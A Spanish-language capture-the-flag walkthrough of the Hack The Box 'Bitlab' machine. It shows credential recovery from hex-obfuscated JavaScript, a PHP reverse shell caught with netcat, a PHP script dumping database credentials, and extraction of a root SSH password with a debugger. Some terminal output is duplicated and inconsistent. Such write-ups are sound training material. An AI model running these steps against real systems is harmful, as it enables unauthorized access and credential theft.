



Bitlab

HTB MÁQUINA BITLAB

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.8, es una maquina en Linux y que está en la categoría de Media.



- User:

Sign in - GitLab

No seguro | 10.10.10.114/users/sign_in

Aplicaciones ReverseShell HTB ejecutar código

GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email

Password

☐ Remember me [Forgot your password?](#)


Sign in

Explore Help About GitLab



Ingresamos a la dirección <http://10.10.10.114/gitlab/>



Bitlab



Con esto encontramos un usuario llamado clave, que nos puede servir más adelante





Nos dirigimos al directorio help, donde encontramos un link llamado bookmarks.html, nos dirigimos a este link el cual nos da muchas pistas en los links relacionados, entre ellos, la página principal de Node.js.



Bitlab

pero solo hay uno que no nos lleva a una página, revisando el código de la página vemos que este tiene un archivo javascript y por lo que podemos ver es algo escrito en hexadecimal



ASCII to Hex

...and other free text conversion tools

Text (ASCII / ANSI)

valueuser_logingetElementByIdclaveuser_password1des0081x

Convert Highlight Text

Hexadecimal

\x76\x61\x6c\x75\x65","\x75\x73\x65\x72\x5f\x6c\x6f\x67\x69\x6e","\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64","\x63\x6c\x61\x76\x65","\x75\x73\x65\x72\x5f\x70\x61\x73\x73\x77\x6f\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78

Convert Highlight Text

BASE64

dMFSdWV1c2VyX2xvZ2luZ2V0RWxibWVudEJ5SWRjbGZ2ZXVzZXJfcGFzc3dvcmQxMWRlc2AwODF4



Convert Highlight Text

Así que vamos a ver que nos dice este código, y no es nada más y nada menos que la confirmación del usuario que vimos anterior mente y un password, con esto ya tendríamos acceso.




Bitlab



Al entrar al sistema, nos encontramos con unos repositorios y nos llama mucho la atención que han sido modificados hace solo unos minutos, así que vemos uno llamado rev-sh.php entramos a ver este archivo y lo modificamos un poco para hacerlo correr, hacemos una prueba, realizando un echo, para saber si estos archivos están corriendo



nos damos cuenta que el código que pongamos en estos archivos corre así que lo próximo es subir nuestra reverse Shell para ver si nos podemos conectar por medio de netcat



Subimos nuestra Shell, y ponemos nuestra máquina a la escucha, para este caso lo hacemos en el puerto 9999





Bitlab

Y al correr nuestro código tenemos acceso, realizamos el procedimiento que hemos realizado anteriormente con Python, para tener una Shell más amigable.

```
rev-sh.php (19) - Merge | 10.10.10.114 | profile/rev-sh.php
Hidra P13ad5
kali 0 2 nc
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.10.14.225 netmask 255.255.254.0 destination 10.10.14.225
inet6 dead:beef::10df prefixlen 64 scopeid 0x0<global>
inet6 fe80::ccfe:8d48:622b:7ce7 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 10
0 (UNSPEC)
RX packets 2870 bytes 3664052 (3.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2292 bytes 208328 (203.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
10.10.10.114: inverse host lookup failed: unknown host
connect to [10.10.14.225] from [UNKNOWN] [10.10.14.225] 55254
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
15:19:53 up 27 min, 1 user, load average: 0.32, 0.15, 0.19
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
clave pts/0 10.10.15.185    14:53    5.00s  0.08s  0.08s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bitlab:/$ ^Z
[1]+  Detenido                  nc -lvp 9999
root@kali:~# stty raw -echo
root@kali:~# nc -lvp 9999
www-data@bitlab:/$
```

Vamos a nuestro usuario para capturar la primera bandera, pero vemos que no tenemos permisos para leer este archivo, además vemos un ejecutable que nos llama la atención, RemoteConnection.exe

```
kali 0 2 nc
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.10.14.225 netmask 255.255.254.0 destination 10.10.14.225
inet6 dead:beef::10df prefixlen 64 scopeid 0x0<global>
inet6 fe80::ccfe:8d48:622b:7ce7 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 10
0 (UNSPEC)
RX packets 2870 bytes 3664052 (3.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2292 bytes 208328 (203.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
10.10.10.114: inverse host lookup failed: Unknown host
connect to [10.10.14.225] from [UNKNOWN] [10.10.10.114] 55254
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
15:19:53 up 27 min, 1 user, load average: 0.32, 0.15, 0.19
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
clave pts/0 10.10.15.185    14:53    5.00s  0.08s  0.08s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bitlab:/$ ^Z
[1]+  Detenido                  nc -lvp 9999
root@kali:~# stty raw -echo
root@kali:~# nc -lvp 9999
www-data@bitlab:/$
```

```
www-data@bitlab:/$ ls
bin      home      lib64      opt      sbin      tmp        vmlinuz
boot     initrd.img lost+found proc     snap      usr        vmlinuz.old
dev      initrd.img.old media      root      srv        vagrant
etc      lib       mnt        run      sys        var

www-data@bitlab:/$ cd home/clave/
www-data@bitlab:/home/clave$ ls
RemoteConnection.exe user.txt
www-data@bitlab:/home/clave$ cat user.txt
cat: user.txt: Permission denied
www-data@bitlab:/home/clave$
```

Hasta este punto, no sabíamos bien que debemos hacer, ya que no tenemos permisos necesarios, entonces ya que podemos correr código, tal vez podamos ingresar a la base de datos y sacar las credenciales necesarias para obtener permisos de usuario

Una vez dentro, creamos un archivo que nos permita acceder a la BD, ya que, con los permisos de clave, podemos modificar o crear archivos, lo creamos con el nombre bd.php

```
Administrator > Profile > Repository
master > profile / bd.php
bd.php
Developer authored 38 seconds ago
bd.php 221 Bytes
1 <-php
2 $db_connection = pg_connect("host=localhost port=5432 dbname=profiles user=profiles password=profiles");
3 $result = pg_query($db_connection, "SELECT * FROM profiles");
4 $res = pg_fetch_all($result);
5 print_r($res);
6 ?>
```





Bitlab

```
bd.php - master - Adminis x 10.10.10.114/profile/bd.pl x +
No seguro | 10.10.10.114/profile/bd.php
Array ( [0] => Array ( [id] => 1 [username] => clave [password] => c3NoLXN0cjBuZy1wQHNz== ) )
```

Y con este código encontramos unas credenciales con un password en base64

Al pasarlo a texto nos da una password que al parecer es de ssh, así que vamos a intentar conectarnos por medio de ssh con el usuario que ya conocemos, pero no tenemos suerte con este password, así que intentamos con el password en base64.

Y es de esta maneta que obtenemos, las credenciales de usuario



```
angussMoody 0 • 2 ssh
root@angussMoody:~# ssh clave@10.10.10.114
clave@10.10.10.114's password:
Last login: Mon Dec 30 20:31:55 2019 from 10.10.14.216
clave@bitlab:~$ id
uid=1000(clave) gid=1000(clave) groups=1000(clave)
clave@bitlab:~$ ls
RemoteConnection.exe  user.txt
clave@bitlab:~$
```



Y de esta manera obtenemos nuestra primer flag



- **Escalada de Privilegios:**

La escalada de privilegios no fue tan difícil como otras máquinas que hemos visto, ya que desde el principio de la máquina nos dieron un archivo para analizar, después de analizarlo el código un poco, leer un poco y pensar un poco, corrimos el RemoteConnerion.exe con la herramienta OllyDbg.


De entrada, vemos algo que nos llama la atención y es nuestro usuario



Así que vamos a darle en Breakpoint y luego en Run to selection




Bitlab



```
2 RETURN to 85vcf100.7EA132F2
10 ASCII "ssh root@qitlab.htb -pw "Qf7]8YSV.wDNF*[7d7]6eD4^"
11
10 ASCII "returned "
10 ASCII "initterm"
13
```

Y es de esta manera que encontramos las credenciales del usuario root



De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**

